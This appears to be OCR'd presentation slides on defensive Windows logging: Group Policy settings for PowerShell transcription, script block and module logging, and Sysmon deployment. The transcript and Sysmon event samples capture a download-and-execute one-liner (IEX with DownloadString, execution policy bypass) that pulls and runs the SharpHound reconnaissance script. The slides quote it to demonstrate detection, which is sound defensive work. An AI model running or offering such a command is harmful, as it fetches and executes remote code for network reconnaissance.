
PowerShell and CMD Transcription




| Setting | State |
|---|----------------|
| Turn on Module Logging | Enabled |
| Turn on PowerShell Script Block Logging | Enabled |
| Turn on Script Execution | Enabled |
| Turn on PowerShell Transcription | Enabled |
| Set the default source path for Update-Help | Not configured |

Computer Configuration -> Administrative Templates -> Windows Components -> Windows PowerShell
Turn on Powershell Transcription: Enabled
Turn on Script Execution: Enabled, Allow only signed scripts
Turn on PowerShell Script Block Logging: Enabled, Log script block invocation start / stop events
Turn on Module Logging: Enabled, Select Suggested Modules

Powershell Transcription.



Powershell Script Block Logging.



PowerShell and CMD Transcription



| Setting | State |
|---|----------------|
| Turn on Module Logging | Enabled |
| Turn on PowerShell Script Block Logging | Enabled |
| Turn on Script Execution | Enabled |
| Turn on PowerShell Transcription | Enabled |
| Set the default source path for Update-Help | Not configured |

Computer Configuration -> Administrative Templates -> Windows Components -> Windows PowerShell
Turn on Powershell Transcription: Enabled
Turn on Script Execution: Enabled, Allow only signed scripts
Turn on PowerShell Script Block Logging: Enabled, Log script block invocation start / stop events
Turn on Module Logging: Enabled, Select Suggested Modules

Script Execution.

The screenshot shows the 'Turn on Script Execution' policy setting. The 'Enabled' radio button is selected and highlighted with a red box. The 'Execution Policy' dropdown menu is also highlighted with a red box and set to 'Allow only signed scripts'. The help text below explains that this policy allows scripts to execute only if they are signed by a trusted publisher.

Module Logging

The screenshot shows the 'Turn on Module Logging' policy setting. The 'Enabled' radio button is selected and highlighted with a red box. The 'Module Names' list is highlighted with a red box and contains 'Microsoft.PowerShell.*' and 'Microsoft.WSMan.Management'. The help text explains that this policy allows logging for one or more modules, and that the 'Show...' button is used to add module names.



Transcription Results



Found you!

```
View
PC > Local Disk (C:) > Transcripts > 20191114073049
Name
PowerShell_transcript.DC01.b_m4G1cQ.2...
PowerShell_transcript.DC01.NEZppCQG.2...

Windows PowerShell transcript start
Start time: 20191114073049
Username: awslabs\Administrator
RunAs User: awslabs\Administrator
Configuration Name:
Machine: DC01 (Microsoft Windows NT 10.0.17763.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec Bypass -C
Net.Webclient).DownloadString
('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1')
Process ID: 5520
PSVersion: 5.1.17763.771
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.771
BuildVersion: 10.0.17763.771
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
*****
Command start time: 20191114073049
*****
PS>IEX(New-Object Net.Webclient).DownloadString
('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1')
*****
Command start time: 20191114073057
*****
PS>$global:?
True
*****
Windows PowerShell transcript end
End time: 20191114073057
*****
```



Installing SysMon




Computer Configuration -> Policies -> Windows Settings -> Scripts -> Startup

If we haven't beat this drum loud enough, SysMon is the fastest, easiest way to quickly generate meaningful (security) logging on Windows systems.

The GPO deployment is documented here:

<https://www.syspanda.com/index.php/2017/02/28/deploying-sysmon-through-gpo/>



| Level | Date and Time | Source |
|-------------|-----------------------|--------|
| Information | 11/14/2019 7:46:44 AM | Sysmon |
| Information | 11/14/2019 7:46:43 AM | Sysmon |
| Information | 11/14/2019 7:45:31 AM | Sysmon |
| Information | 11/14/2019 7:45:31 AM | Sysmon |

Event 1, Sysmon

General Details

ProcessId: 4992
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"
CurrentDirectory: C:\Users\Administrator\Downloads\Sysmon\
User: awslabs\Administrator
LogonGuid: {e0ee1c0b-3cf6-5dca-0000-002004408300}
LogonId: 0x834004
TerminalSessionId: 3
IntegrityLevel: High



Important Things



Slides will be available here:

<https://www.activecountermeasures.com/presentations/>

BHIS blog:

<https://www.blackhillsinfosec.com/blog/>

The YouTubes:

<https://www.youtube.com/channel/UCJ2U9Dq9NckqHMbcUupgF0A>

Videos of implementing the GPOs and the ramifications will be available in the next couple of months. We are working on it.

Some questions have likely been addressed.

Seriously, thank you for taking the time to journey with us.



ATTN “Jim”

